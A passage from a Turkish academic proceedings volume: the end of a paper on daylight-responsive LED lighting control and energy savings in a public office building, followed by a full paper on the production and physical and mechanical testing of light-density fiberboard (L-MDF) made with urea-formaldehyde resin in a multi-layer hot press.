Çalışma ofisleri için sağlanması gereken asgari 500 lux aydınlık düzeyi değeri, mesai saatleri içerisinde ortalama 507,86 lux aydınlık düzeyi olacak şekilde 4 adet LED armatür ortalama %26 seviyesinde çalıştırılarak sağlanabilmektedir. Bu aydınlık düzeyini elde etmek için 1 iş gününde ortalama 0,32 kWh elektrik tüketilmektedir. Elde edilen değerlerin ortalamaları Tablo 3.'de gösterilmiştir.

Tablo 3. Deney sonucu ortalamaları (3. senaryo)

Alınan Değerler	1.Gün	2.Gün	3.Gün	Ortalama
Aydınlık Düzeyi (lux)	497	512,8	513,9	507,9
Anlık Akım (mA)	342	183,5	146,7	224,1
Anlık Güç Tüketimi (W)	73	39,2	31,3	47,8
Enerji Tüketimi (kWh)	0,54	0,21	0,21	0,32
Loşlaştırma Düzeyi (%)	60	11	8	26
Yeterli Aydınlik Varken Kapalı Kalma Süresi (saat)	0	2,17	3,33	1,83
Kapalı Kalma Süresi (saat)	1,35	2,78	1,6	1,91

3.4. Enerji Verimliliği Analizi


Seçilen pilot ofiste üç farklı senaryo için üçer günlük aydınlık düzeyi ve enerji tüketimi takibi yapılmıştır. Her senaryo için elde edilen üç günlük verilerin ortalaması alınmış ve 1. senaryoda elde edilen veriler referans kabul edilerek 2. ve 3. senaryo için enerji verimliliği kıyaslaması yapılmıştır. Binada bulunan çalışma ofisleri mevcut durumda toplam 1305 adet sıva üstü floresanlı armatür ile aydınlatılmaktadır. Analiz yapılırken armatür başına ortalama enerji tüketimi ve armatürlerin günlük ortalama çalışma süreleri bina genelinde 1 yıl için sabit, yıllık mesai süresi 260 gün olarak kabul

edilmiştir ve resmi tatiller ihmal edilmiştir. Mesai saatleri dışı armatürlerin açık unutulduğunda tüketilen enerji miktarı ihmal edilmiştir. Elde edilen sonuçlar Tablo 4.'de gösterilmiştir.

Tablo 4. Enerji Verimliliği Analizi

Alınan Değerler	1.Senaryo	2.Senaryo	3.Senaryo
Aydınlık Eşik Değeri (lux)	-	699	500
Aydınlık Düzeyi (lux)	699,4	684,2	507,9
Loşlaştırma Düzeyi (%)	100	77	26
Armatür Başına Günlük Güç Tüketimi (W)	71,17	26,65	11,95
Bina Geneli Ofislerde Bulunan Armatür Sayısı	1305	1305	1305
Günlük Mesai İçerisinde Kapalı Kalma Süresi (saat)	1,1	3,03	3,74
Günlük Mesai İçerisinde Açık Olma Süresi (saat)	7,9	5,97	5,26
Armatürlerin Yıllık Çalışma Süresi (saat)	2054	1552,2	1367,6
Yıllık Enerji Tüketimi (kWh)	190.754,98	54.001,04	21.320,88
Enerji Verimliliği	-	%69	%85

Önerilen sistem kullanıldığında 2. senaryoda 1. senaryoda sağlanan ortalama aydınlık düzeyinde %69 daha az enerji harcanarak aydınlatılabilmektedir. 3. senaryoda TS EN 12464-1 standardında belirtilen asgari aydınlık düzeyinde aydınlatıldığında ise 1. senaryoya göre %85 daha az enerji harcanmaktadır. Üç senaryo için enerji tüketim değerlerinin 1 gün için saatlik ortalamaları Grafik 5.'te gösterilmiştir.



Grafik 5. Saatlik ortalama enerji tüketimleri (1. 2. ve 3. senaryo)

4. SONUÇ

Bu çalışmada, mevcut durumda ışık kaynaklarının kullanıcılar tarafından elle kontrol edildiği büyük ölçekli bir kamu binası üç farklı senaryo için incelenmiştir. Uygulamalar, binada seçilen bir pilot çalışma ofisi için yapılmış ve elde edilen veriler bina geneline yansıtılarak verimlilik analizi yapılmıştır.

Binada aydınlatma işleminde yapılacak iyileştirmeler doğrultusunda sağlanabilecek enerji verimliliği potansiyelini ortaya çıkarmak amaçlanmıştır.

Oluşturulan 1. senaryoda, mevcut durumda bulunan armatürlerin günlük mesai saatleri içerisinde ortalama 7,90 saat çalışarak 699,37 lux aydınlık düzeyi sağladığı tespit edilmiştir. Bu senaryoda armatürler gün ışığına göre kontrol edilmediğinden gün içerisinde öğle saatlerinde çalışma ofisinde 800-900 lux aralığında aydınlık düzeyi ölçümleri de kaydedilmiş, bir kamu binasının kabul edilen standartların üzerinde aydınlatıldığı ortaya koyulmuştur. Geliştirilen 2. senaryoda, önerilen sistem kullanımında 1. senaryoda sağlanan 699,37 lux değerindeki aydınlık düzeyi %2' lik hata ile %69 daha az enerji tüketilerek sağlanabileceği gösterilmiştir. 3. senaryoda, TS EN 12464-1'de belirtilen asgari aydınlık düzeyi 500 lux değeri için 2. senaryo koşulları tekrarlanmış, %2'lik hata ile 1. senaryoya göre %85 daha az enerji tüketilerek sağlanabileceği tespit edilmiştir. Ayrıca 1. senaryoda öğle saatlerinde yaşanan yüksek aydınlık düzeyi problemi, gün ışığına göre loşlaştırma işlemi ile engellendiğinden daha konforlu bir aydınlatma sağlanmıştır.

Literatürde yer alan çalışmalara paralel olarak [6, 7, 8], aydınlatma sistemlerinde kullanılacak farklı yöntemler sayesinde elde edilecek enerji verimliliğinin teorik hesaplama dışında gerçekleştirilen uygulamalar ile %75 seviyelerinden %85 seviyelerine yükseleceği gösterilmiştir. Oluşturulan 3. senaryoda elde edilen enerji verimliliği 2. senaryoya göre %16 artmıştır. Bu durum kabul edilecek asgari aydınlık düzeyinin enerji verimliliği konusundaki önemini göstermektedir. Xu ve arkadaşlarının [9] Çin'de yaptığı çalışmada çalışma ofisleri için asgari aydınlık düzeyi standardının 300 lux olduğu belirtilmektedir. Seçilen pilot ofis ait olduğu binanın kuzey cephesinde bulunmakta ve bu yönden gün ışığı almaktadır. Roisin ve arkadaşlarının [10] yaptığı çalışmaya göre aydınlatma sistemlerinden elde edilecek en düşük enerji verimliliği binaların kuzey cephesi olduğu belirtilmiştir. Ayrıca oluşturulan senaryo uygulamalarında havanın açık olduğu günler seçilmiştir. Yavuz ve arkadaşlarının [7] yaptığı çalışmada yıl içerisinde havanın kapalı olduğu günlerde elde edilecek enerji verimliliği değeri %62'den %50'ye düştüğü tespit edilmiştir. İleride yapılacak farklı çalışmalarda önerilen akıllı aydınlatma sistemi bir yıl boyunca ve binanın farklı cephelerinde bulunan ofislerde bu üç senaryo için tekrarlanarak farklı hava durumu ve güneşlenme koşulları altında sağlanacak enerji verimliliğinin doğrulaması yapılmalıdır. Ayrıca yapılacak farklı bir çalışmada akıllı aydınlatma sistemine aydınlık eşik düzeyi 300 lux olarak tanımlanarak farklı bir senaryo oluşturulmalı ve asgari aydınlık düzeyi standardı düşürüldüğü zaman sağlanacak enerji verimliliğinin ne kadar artacağı tespit edilmelidir. Ayrıca çalışmaya maliyet analizi eklenerek genişletilebilir.

5. KAYNAKÇA

- [1] M. Aydın. "Enerji Verimliliğinin Sürdürülebilir Kalkınmadaki Rolü: Türkiye Değerlendirmesi." Yönetim Bilimleri Dergisi, vol. 14, pp. 409-441, 2016.

- [2] S. Çetin, E. Turan and E. Bayrakdar. “Türkiye’nin Güneş Enerjisi Politikaları.” Üçüncü Sektör Sosyal Ekonomi Dergisi, vol. 54, pp. 949-968, 2019.
- [3] S. Onaygil. “Enerji verimliliği çalışmalarında aydınlatmanın yeri,” presented at the Aydınlatma Sektörü Semineri, İstanbul, Turkey, 2011.
- [4] A. A. El-khalek, K. Youssef and I. Yassin. “Opportunities of energy saving in lighting systems for public buildings,” presented at the First International Conference on New Trends For Sustainable Energy, Alexandria, Egypt, 2016.
- [5] J. Travis and J. Kring, Herkes İçin Labview (A. Mavi, Çev.). Ankara, Pegem Akademi Yayıncılık Press, 2012.
- [6] M. Chiogna, A. Mahdavi, R. Albatici and A. Frattari. “Energy Efficiency of Alternative Lighting Control Systems.” Lighting Research and Technology, vol. 44, pp. 397-415, 2012.
- [7] C. Yavuz, E. Yanikoglu and Ö. Güler. “Evaluation of Daylight Responsive Lighting Control Systems According to the Results of a Long Term Experiment.” Light And Engineering, vol. 20, pp. 75-83, 2012.
- [8] B. K. Chaitanya, R. Suresh, A. S. K. Kaushik, M. Mahesh, C. Kala and K. S. R. Kumar. “Automation of street lights using Arduino and NI Labview” presented at the IEEE Up Section Conference on Electrical Computer And Electronics (UPCON), Allahabad, India, 2015.
- [9] L. Xu, Y. Pan, Y. Yao, D. Cai, Z. Huang and N. Linder. “Lighting Energy Efficiency in Offices under Different Control Strategies.” Energy And Buildings, vol. 138, pp. 127-139, 2017.
- [10] B. Roisin, M. Bodart, A. Deneyer and P. D’Herdt. “Lighting Energy Savings in Offices Using Different Control Systems and Their Real Consumption” Energy And Buildings, vol. 40, pp. 514-523, 2008.

ÇOK KATLI SICAK PRESLE ÜRETİLEN HAFİF YOĞUNLUKLU LİF LEVHALARIN (L-MDF) BAZI FİZİKSEL VE MEKANİK ÖZELLİKLERİ

Osman Çamlıbel¹, Mehmet Akgül²

¹*Kırıkkale Üniversitesi, Kırıkkale Meslek Yüksekokulu, İç Mekan Tasarım, Kırıkkale, TURKEY*

²*Karamanoglu Mehmetbey Üniversitesi, Karaman, TURKEY*

osmancamlibel@kku.edu.tr

ORCID:0000-0002-8766-1316

ÖZET

Bu çalışmanın amacı; MDF katlı pres üretim prosesinde, hafif yoğunlukta lif levha (L-MDF) üretebilen olanaklarının araştırılması, levhaların fiziksel ve mekanik performans özelliklerinin araştırılmasıdır.

Çalışma alanı; hammadde meşe, kayın ve sarıçam odunları Batı Karadeniz bölgesinden tedarik edilmiştir. L-MDF levha üretimi, Düzce ilinde özel bir MDF tesislerinde üretilmiştir. L-MDF levhalarının test sonuçları özel firmanın laboratuvarlarında ölçüm yapılmıştır.

Materyal ve metot; odunlar türlerine göre yongalama makinesinde yongalanmıştır. Türlerine göre yongalar sert odun yonga silosu ve yumuşak odun yonga silolarında depolanmıştır. Yonga silolarının altında boşaltma helezonu vasıtasıyla %70 sert odun yongası (%40 meşe, %30 kayın) ve %30 sarıçam yongaları karıştırmıştır. Karışımlar sallantılı elekte elenmiştir. Elenen yongalar asplund-defibratörde 180°C ve 7 bar buhar basıncında 4 dakika pişirilmiştir. Fibrilasyon öncesi kuru lif oranla sıvı parafin %1 verilmiştir. Defibratör çıkışı blowline hattında kuru lif ağırlığına oranla %1 solüsyon halinde amonyum sülfat sertleştirici ve %65 katı madde içeriğine sahip reçine (F:Ü 1,17 mol) kuru lif ağırlığına oranla %8,5 verilmiştir. Lifler %12 rutubete kadar kurutulmuştur. Serme istasyonunda 110-90-105 kg/cm² basınç uygulayarak pasta haline getirilmiştir. Pastalar 8 katlı sıcak preste 180°C, pres süresi 210 saniye ve spesifik pres faktörü 12 sn/mm olarak L-MDF levhaları üretilmiştir. Ebatlama sonrası levhalar 18X1830X3660 mm ölçülerinde üretimi gerçekleştirilmiştir. L-MDF levhalarının fiziksel ve mekanik testleri imal marka test cihazında performans ölçümleri yapılmıştır. L-MDF levhalarının fiziksel test sonuçları; yoğunluğu, 575 kg/m³, 2 saat kalınlığına şişme; %0,97 ve 24 saat kalınlığına şişme %18 ölçülmüştür. Mekanik test sonuçları; eğilme mukavemeti 17,83 N/mm², elastikiyet modülü 1727,2 N/mm², çekme mukavemeti 0,304 N/mm² ölçülmüştür.

Sonuç olarak; katlı presler L-MDF üretimi gerçekleştirilmiştir. Üretilen L-MDF levhalarının performansı beklentileri karşılamıştır. L-MDF levhalarının hem fiziksel hemde mekanik test sonuçları L-MDF standartlarını karşılayabilmesi amacıyla kuru life giden reçine oranı ile sıvı parafin oranı artırılması yönünde tavsiye edilmektedir.

Anahtar kelimeler; L-MDF, Hafif yoğunlukta lif levha, Fiziksel özellikler, Mekanik özellikler.

SOME PHYSICAL AND MECHANICAL PROPERTIES OF LIGHT DENSITY BOARDS (L-MDF) MADE BY MULTIPLE-LAYERS HOT PRESS

ABSTRACT

The aim of this study was to investigate the possibilities to produce light-density fiberboard (L-MDF) in the multi-daily press production process. The manufactured L-MDF boards were measured physical and mechanical performance properties.

Area of study; as the raw material; oak, beech and scotch pine wood were provided from the Western Black Sea region. L-MDF boards production were produced in a special MDF process in Düzce. Test results of L-MDF boards were measured in the laboratory of the private company.

Material and method; woods were chipped in the chipping machine according to wood types. The according to chips type were stored in hardwood chip silos and softwood chip silos. 70% hardwood chips (40% oak chips, 30% beech chips) and 30% softwood chips (scotch pine chips) were mixed by means of the discharge screw under the silos. The chips mixtures were sieved by a shaking sieve. The sieved chips were cooked in Asplund-defibrillator at 180°C temperature and 7 bar steam pressure for 4 minutes. Liquid paraffin was given 1% according to dry fibres weight before fibrillation. The defibrillator output blowline were given according to dry fibers weight, 1% ammonium sulphate as hardener (10% solution) and as resin 8,5% urea-formaldehyde 65% solid content (F: Ü 1.17 moles), respectively. The fibers were dried to 12% moisture. It was pressured 110-90-105 kg/cm² on mat at the prepress station. The L-MDF boards were manufactured 180°C temperature, press time 210 seconds and specific press factor 12 sec/mm at 8-multiple-layers hot press. The L-MDF boards were sized 18X1830X3660 mm at dimension station. Physical and mechanical tests of L-MDF boards were performed by Imal Test device. Physical test results of L-MDF boards were measured density; 575 kg/m³, thickness swelling of 2 hours; 0.97% and thickness swelling of 24 hours; 18%, respectively. Mechanical test results of L-MDF boards were measured bending strength; 17,83 N/mm², elasticity modulus ;1727,2 N/mm², internal bond; 0,304 N/mm², respectively.

According to results; L-MDF productions were manufactured by multi-days hot press. The result of boards test performance met the expectations.

Highlights: According to this study is recommended more usage of the resin and paraffin for reach L-MDF board standards values.

Keywords; *L-MDF, Light medium density fiberboard, Physical properties, Mechanical properties.*

1. GİRİŞ

Özellikle mobilya üretiminde, kuru koşullarda, yük taşımayan alanlarda kullanıcılar tarafından düşük ağırlığa sahip fiziksel, mekanik, ses ve termik özellikleri iyi performans sunan L-MDF beklentileri karşılayan doğru bir üründür.

Eroğlu ve Usta (2000), yaptıkları çalışmada, lif levha üretiminde kullanılan hammadde olarak değeri daha az olan yuvarlak odun, orman içi temizleme biokütle, yakacak odun ve diğer ligno-selülozik materyaller yer almaktadır [1]. Akgül ve Çamlıbel (2008), yaptıkları çalışmada, orman gülü ağacını MDF üretimde hammadde olarak kullanabilme olanaklarını araştırmışlardır [2]. Akgül ve ark. (2013), yanmış biokütleden belli oranlarda yanmamış oduna karıştırarak MDF üretimi gerçekleştirmişler ve Ürettikleri MDF fiziksel, mekanik ve renk testleri yönünden araştırma yapmışlardır [3]. Candan (2007), yaptığı çalışmada LDF (düşük yoğunlukta lif levha) ise düşük ağırlığa sahip olduğundan ve yapısının poröz olmasından dolayı tavan, ara bölme, ısı ve ses izolasyonu amaçlı kullanılabileceğini açıklamıştır [4].

Niu ve ark. (2017), yaptıkları çalışmada, ULDF üretiminde üre formaldehit reçine yerine doymamış polyester reçine (UPR) kullanarak çevre dostu levha üretimi gerçekleştirme üzerine çalışmışlardır. Ürettikleri ULDF levhalarına fiziksel, mekanik, ses ve ısı yalıtım özelliklerini test etmişlerdir. Bu ULDF levha ürününü yapı sektöründe kullanılmasını önermişlerdir [5]. Yongqun ve ark. (2011), yaptıkları çalışmada odun liflerine sıvı köpürtme yöntemiyle düşük yoğunluklu lif levha (ULDF) 56,3 kg/m³ üretmişlerdir. ULDF levhalarının fiziksel ve mekanik özellikleri yönüyle araştırmışlardır. Bu ULDF levhalarını paketleme tampon malzemesi ve yalıtım malzemesi olarak kullanılabileceğini ifade etmişlerdir [6]. Kawai ve ark. (1987), düşük yoğunlukta yonga levha üretimi teknolojisi üzerine çalışmalar yapmıştır [7]. Rowell ve ark. (1995), düşük yoğunlukta üretilen lif levhaların boyutsal karalığı üzerine çalışmışlardır [8].

Kawasaki ve ark. (1998), yaptıkları çalışmada farklı ultra düşük yoğunlukta (0,05- 0,50 g /cm³) lif levhalar üretmişlerdir. Bağlayıcı olarak köpük tipi izosiyanat bileşik reçine yapıştırıcıları kullanmışlardır. Ürettikleri levhaların mekanik, fiziksel, termal ve ses yalıtım özellikleri yönüyle test etmişlerdir. Bu levhanın ısı ve ses özelliklerinin test sonucunda düşük yoğunlukta sandviç panellerin

yerine kullanılabileceğini ifade etmişlerdir [9]. Saharudin ve ark. (2020), yaptıkları çalışmada %50-50 kenaf ve kauçuk ağaç lifleri kullanarak düşük yoğunlukta lif levhalar üretmişlerdir. Bu levhaların fiziksel ve mekanik testlerini yapmışlar ve ilgili standardı yakalaması için reçine tüketimine ihtiyaç duyulduğunu ifade etmişlerdir [10].

L-MDF levhalar düşük yoğunluğa sahip özellikle 600 ± 30 kg/m³ olan lif levha ürün kombinasyonlarıdır. L-MDF levhaların fiziksel ve mekanik teknik özellikleri ilgili standardın limit değerlerini karşılıyor olması hafif, esnek ve farklı gereksinimlere karşılayabilen, mobilya, kapı, mutfak, iç mekân yüzeyleri, profiller, izolasyon, yük taşıma gereksinimi olmayan kuru ortamlarda kullanılabilen son derece etkili bir üründür.

2. MATERYAL VE YÖNTEM

2.1. Materyal

Bu çalışmada kullanılan odun maddesi meşe, kayın, sarıçam ağaç türleri sırasıyla Bolu Orman İşletmesinden ve Zonguldak Orman İşletmesinden MDF üretim tesisine getirilmiştir.

2.2. Tutkal

Poli-üre 1765 üre formaldehit tutkalları Polisan Tutkal Üretim tesislerinde üretilmiştir. Gebze ilinden tedarik edilmiştir. Üre formaldehit tutkalın analiz sonuçları tablo 1gösterilmiştir.

Tablo 1. Üre formaldehit tutkalın analiz sonuçları

Üre-Formaldehit (Poliüre 1765)	Analiz Değeri
Görünüş	Temiz, Beyaz SIVI
Katı Madde (%)	65
Formaldehit / Üre mol oranı (F:Ü)	1,17
Yoğunluk (20 ⁰ C, gr/cm ³)	1,270
Vizkosite (20 ⁰ C cps)	74
Jelleşme zamanı (sn)	81
pH	7,9
Serbest formaldehit miktarı maksimum (%)	0,5

Metilol grupları (%)	12 – 15
Depolama zamanı (20 ⁰ C, gün)	45

2.3. Sertleştirici

Üre-formaldehit reçinesinin jelleştirilmesinde sertleştirici olarak kirli beyaz renginde ve kristal taneli amonyum sülfat kullanılmıştır. Amonyum sülfat Gebze ilinden özel bir işletmeden getirilmiştir. Kullanılan sertleştirici %10'luk solüsyon olarak hazırlanmıştır.

2.4. Parafin

Sıvı parafin, Denizli ilinde faaliyet gösteren özel bir işletmeden tedarik edilmiştir. Sıvı parafinin; katı maddesi %60, yağ oranı %1,5, yoğunluğu 0,98 gr/cm³, viskozitesi 16 cps ve pH 7,8 olarak analiz edilmiştir.

2.5. L-MDF levhalarının Üretimi

L-MDF üretiminde ilk olarak sert ağaçlar (meşe, kayın) ve yumuşak ağaçlar (sarıçam) Batı Karadeniz bölgesinden tedarik edilmiştir. Odunlar türlerine göre, yongalama makinesinde yongalanmış ve sert odun yonga silosu ve yumuşak odun yonga silolarında depolanmıştır. Sert ve yumuşak odun yonga silolarının altında boşaltma helezonu aracılığıyla %70 sert odun yongaları (%40 meşe, %30 kayın) ve %30 yumuşak odun (sarıçam) yongaları karıştırmıştır. Karışım yongalar sarsıntılı-çalkantılı elekte elenmiştir. Yongalar Asplund-defibratörde 180°C sıcaklıkta ve 7 bar buhar basıncında 4 dakika süreyle pişirilmiştir. Fibrilasyon öncesi kuru lif oranla sıvı parafin %1 oranında boşaltma helezonunda mantarlaşan yongalara verilmiştir. Amonyum sülfat %10 solüsyon halinde hazırlanarak kuru lif ağırlığına oranla %1 verilmiştir.

Üre formaldehit tutkalı (F:Ü) 1,17 mol içeriğine, %65 katı maddeye sahip ve kuru lif ağırlığına göre %8.5 oranında liflere verilmiştir. Blowline dan sonra kurutucuda lifler %12 rutubete kadar kurutulmuştur. Kurutulan lifler serme istasyonunda pasta (mat) haline getirildi. Ön preste lif pastasına 110-90-105 kg/cm² basınç uygulayarak pasta haline getirilmiştir. Ön presten sonra pastalar katlı pres ölçülerinde diyagonal olarak kesilmiştir. Pastalar giriş asansörüne yüklenmiştir. Pastalar giriş asansörü vasıtasıyla sıcak perese yüklenmiştir. Pastalar 8 katlı sıcak preste 180°C derecede, pres süresi 210 saniye ve spesifik pres faktörü 12 sn/mm olarak L-MDF levhaları üretilmiştir. Üretilen levhalar sıcak presten boşaltma asansörüne taşınmıştır. Levhalar yıldız soğutucuda klimatize işleminden sonra 18X1830X3660 mm ölçülerinde ebatlanmıştır. Daha sonra, L-MDF levhalar 5 gün boyunca ön depolamada dinlendirilmiştir. Bu işlemden sonra levhalara, üst ve alt yüzeyleri 40, 80, 120 kum zımpara kâğıdı ile zımparalanmıştır.

2.6. Test metotları ve istatistiksel değerlendirme

Odundan mamul lif levhalar (L-MDF)-tarifler, sınıflandırma ve semboller TS-EN 316 (2011) standardına göre yapılmıştır [12]. Levhalar 20 ± 2 ve $\%65\pm 5$ bağıl nem (rh) koşullarında TS 642-ISO 554 (1997) standardına göre kondisyonlanmıştır [18]. L-MDF levhalar numunelerinin seçimi, kesimi, muayene ve deney sonuçlarının gösterilmesi TS EN 326-1 (1999) göre yapılmıştır [17]. L-MDF levhalarının deney numunelerinin boyutlarının tayini TS EN 325 (2008) standardına göre yapılmıştır [16]. Levhalarının fiziksel özellikleri belirlemek amacıyla, TS EN 622 -5 (2006) 'ya göre test edilmiştir [19]. Ahşap lif levhalar, tarif ve sınıflandırma TS-EN 309 (1999)'e yapılmıştır [11]. Levhaların yoğunluğu TS EN 323 (1999)' a göre yapılmıştır [14]. Levhaların kalınlığına şişmesi (2-24 saat) özellikleri TS EN 317 standardına göre test edilmiştir [13]. L-MDF levhalarının mekanik özelliklerini ölçmek amacıyla, eğilme mukavemeti ve elastikiyet modülü TS EN 310 (1993) göre yapılmıştır [20]. Levhaların çekme mukavemeti TS EN 319 (1993) standartlara göre ölçülmüştür [21].

Deney numunelerini ölçerken 0.01 mm duyarlı dijital mikrometre kullanılmıştır. Testlerde İtalya'da üretilmiş İmal IB200 laboratuvar test cihazı kullanılmıştır. Bu testlerde 80 adet ölçüm yapılmıştır. Her bir test grubundan 10 adet ölçüm yapılmıştır. Test sonuçlarının ortalaması Tablo 2 ve Tablo 3'te verilmiştir.

3. Bulgular ve Tartışma

Bu çalışmada, L-MDF levhalarının fiziksel sonuçlarına ait bulgular Tablo 2'de ve grafik 1'de gösterilmiştir.


Tablo 2: L-MDF levhaların fiziksel testlerinin performans sonuçları

Fiziksel Özelliklere Ait Test Sonuçları				
Testler	Standartlar		(12mm>L-MDF<19 mm) Limit değerleri	Sonuçlar
Kalınlık	TS EN 324-1	(mm)	18±5	17,95
Yoğunluk	TS EN 323	(kg/m ³)	600±30	575,05
Rutubet	TS EN 322	(%)	7,5	7,58

Kalınlığına Su İçinde Şişme (2saat)	Su	TS EN 317	(%)	-	0,97
Kalınlığına Su İçinde Şişme (24 saat)	Su	TS EN 317	(%)	14	18

L-MDF levhaların fiziksel özelliklerini belirlemek amacıyla yapılan testler Tablo 2’de ve Grafik 1’de gösterilmiştir. Testlerde 10 adet levha ölçülmüştür. Toplamda fiziksel testlerde 50 adet ölçüm yapılmıştır. Ölçüm sonuçlarının ortalama değerleri Tablo 2’de gösterilmiştir. TS EN 324-1 standardına göre levhaların kalınlıkları 17,95 mm olarak ölçülmüştür [15]. Yoğunluk değerleri TS EN 323 standart sonucunda 575,05 kg/m³ ölçülmüştür. Yoğunluk değeri L-MDF levhaların belirttiği ilgili standart limit değerler (600±30) içindedir. Levhaların rutubet değeri TS EN 322 standart yöntem sonucunda %7,58 ölçülmüştür. Ölçüm sonucu ilgili standardın sınır değerleri içinde yer almıştır.

L-MDF Levhaların 2 saat ve 24 saat su içinde kalınlığına şişme testi TS EN 317 göre analiz edilmiştir. Ölçüm sonucu 2 saat su içinde kalınlığına şişme değeri %0,97 olarak ölçülmüştür. 24 saat kalınlığına şişme ölçüm sonucu %18 olarak ölçülmüştür. İlgili standart istenen değer en fazla %18 olması istenmektedir. Ölçüm sonucu istenen performans değerine göre %22 fazla kalınlığına şişme gerçekleşmiştir.



Grafik 1: L-MDF levhalarının fiziksel test sonuçları

Bu çalışmada, L-MDF levhalarının mekanik test sonuçlarına ait bulgular Tablo 3’te ve Grafik 2’de gösterilmiştir.

Tablo 3: L-MDF levhaların mekanik testlerinin performans sonuçları


Mekanik Özelliklere Ait Test Sonuçları				
Testler	Standartlar		(12mm>L-MDF<19 mm) Limit değerleri	Sonuçlar
Çekme Mukavemeti	TS EN 319	(N/mm ²)	0,46	0,304
Eğilme Mukavemeti	TS EN 310	(N/mm ²)	18,4	17,83
Elastikiyet Modülü	TS EN 310	(N/mm ²)	1632	1727,2

L-MDF levhaların mekanik özelliklerini tespit etmek amacıyla yapılan testlerin her bir grup içinde 10 adet ölçüm yapılmıştır. Toplamda mekanik testlerde 30 adet ölçümün yapılmıştır. Bu ölçüm sonuçlarının ortalaması Tablo 3'te ve Grafik 2'de gösterilmiştir.

L-MDF levhaların çekme mukavemeti TS EN 319 standardına göre ölçüm yapılmış. Çekme mukavemeti 0,304 N/mm² ölçülmüştür. Tablo 3'teki ilgili standardın en az limit değerine göre %34 daha az ölçülmüştür. Bundan dolayı çekme mukavemeti ilgili standardın üzerine çıkması için ÜF tutkal kullanım oranı artırılması gerekmektedir.

L-MDF levhaların eğilme direnci TS EN 310 standardına göre ölçüm yapılmış. Eğilme mukavemetinde levhaların üzerine yapılan kuvvete karşı koyabilme direncini test etmek amacıyla bu test uygulanmaktadır. Eğilme mukavemeti 17,83 N/mm² ölçülmüştür. Eğilme mukavemeti Tablo 3'teki ölçüm sonucu standart limit değerinden %3 daha az ölçülmüştür. Bu test sonucunda göre (F: Ü) 1,17 mol üre formaldehit tutkalı kuru life oranla %8,5 oranının artırılması gerekmektedir. Eğilme mukavemeti limit değerinin üzerinde ölçüm yakalayınca kadar artırılmalıdır.

L-MDF Levhaların elastikiyet modülü TS EN 310 standardına göre ölçüm yapılmış. Elastikiyet modülü levhaların üzerine yapılan kuvvete bağlı olarak bükülebilme direncini test etmek amacıyla bu test uygulanmaktadır. Elastikiyet modülü 1727,2 N/mm² ölçülmüştür. Elastikiyet modülü Tablo 3'teki ölçüm sonucu standart limit değerinden %6 daha fazla ölçülmüş ve limit değerinin üzerinde görülmektedir.



Grafik 2: L-MDF levhalarının mekanik test sonuçları

4. Sonuç ve Öneriler

Bu çalışmada; L-MDF levha üretim prosesinde üretim parametreleri ve F:Ü1.17 mol üre formaldehit kuru life oranla %8.5 oranında kullanılarak levhaların fiziksel test sonuçlarının performansı belirtilen limit değerlerinde olması için kuru life oranla giden sıvı parafin tüketim miktarının artırılması gerekmektedir. Mekanik test sonuçlarının performansı limit değerlerinin üzerinde ölçümleri sağlayabilmesi için L-MDF üretim prosesinde kuru life oranla giden üre formaldehit reçine tüketim miktarının artırılması gerekmektedir. L-MDF üretim prosesinde üre formaldehit (F:Ü; 1.17) tutkalı ve parafin tüketim miktarı artırılarak ilgili standartlara uygun L-MDF levha üretimi mümkün olmaktadır.

Teşekkür

Divapan Entegre AŞ yönetimine yardımlarından dolayı teşekkür ediyorum.

5. KAYNAKÇA

- [1]. H. Eroğlu ve M. Usta. "Lif Levha Üretim Teknolojisi, Karadeniz Teknik Üniversitesi", Orman Fakültesi, Genel Yayın No: 200, Fakülte Yayın No: 30, 351 s. Trabzon, Türkiye. 2000.
- [2] M. Akgül and O. Çamlıbel., "Manufacture of medium density fiberboard (MDF) panels from Rhododendron (*R. ponticum* L.) biomass", Building and Environment, Cilt ;43, Sayı;4, pages; 438-443, 2008, <https://doi.org/10.1016/j.buildenv.2007.01.003>
- [3] M. Akgül, N.Ayrılmış, O.Çamlıbel and S. Korkut. "Potential utilization of burned wood in manufacture of medium density fiberboard", Journal of Material Cycles and Waste Management, 15(2), 195-201, 2013.

- [4] Z. Candan. ‘‘Effects of Some Production Parameters on Vertical Density Profile (VDP) and Technological Properties of Medium Density Fiberboard (MDF)’’ Doctoral dissertation, MSc Thesis, 400 p., Istanbul University, Istanbul, Turkey, 2007.
- [5] Niu. M, W. Zhenzeng, L. Xinqing, L. Zhongqi, X. Yongqun, B. Iftekhar Uddin and Xiaodong Wang. ‘‘Manufacturing and properties of ultra-low density fiberboards with an unsaturated polyester resin by a dry process’’, European Journal of Wood and Wood Products, <https://doi.org/10.1007/s00107-017-1252-1>, Springer-Verlag GmbH Germany, 2017.
- [6] X. Yongqun, T. Queju, C. Yan, L. Liu and L. Ming. ‘‘Manufacture and Properties of Ultra-Low Density Fibreboard from Wood Fibre’’, vol 6, no 4, BioResources, 2011.
- [7] S. Kawai, H. Suda AND H. Sasaki. ‘‘Production technology for low density particleboard’’, IV. Mokuzai Gakkaishi 33:385-392, 1987.
- [8] RM. Rowell, S. Kawai and M. Inoue. ‘‘Dimensionally stabilized, very low-density fiberboard’’, Wood Fiber Sci 27:428-436, 1995.
- [9] K. Tamami, Z. Min and K. Shuichi. ‘‘Manufacture and properties of ultra-low-density fiberboard’’, Japan Wood Science, 44:354-360, 1998.
- [10] MH Saharudin, P MD-Tahir, UMK Anwar, J Abdul-Halip and SH Lee. ‘‘Production of High-Performance Low Density Fibreboard from Co-Refined Rubberwood-Kenaf Core Fibres’’, Journal of Tropical Forest Science Vol. 32, No. 1, pp. 17-24. Published By: Forest Research Institute Malaysia, 2020. <https://www.jstor.org/stable/26872815>
- [11] TS EN 309 (1999). Ahşap yonga levha -tarifler ve sınıflandırmalar.
- [12] TS-EN 316 (2011). Odundan mamul lif levhalar-tarifler, sınıflandırma ve semboller. TSE, Ankara.
- [13] TS-EN 317 (1999). Yonga levhalar ve lif levhalar-su içerisine daldırma işleminden sonra kalınlığına şişme tayini. TSE, Ankara.
- [14] TS-EN 323 (1999). Ahşap esaslı levhalar-birim hacim ağırlığının tayini. TSE, Ankara.
- [15] TS EN 324-1 (1999). Ahşap esaslı levhalar-levha boyutlarının tayini-bölüm 1: kalınlık, genişlik ve uzunluğun tayini. TSE, Ankara.
- [16] TS EN 325 (2008). Ahşap esaslı levhalar-deney numunelerinin boyutlarının tayini. TSE, Ankara.
- [17] TS EN 326-1 (1999). Ahşap esaslı levhalar-numune alma kesme ve muayene bölüm 1: deney numunelerinin seçimi, kesimi ve deney sonuçlarının gösterilmesi. TSE, Ankara.

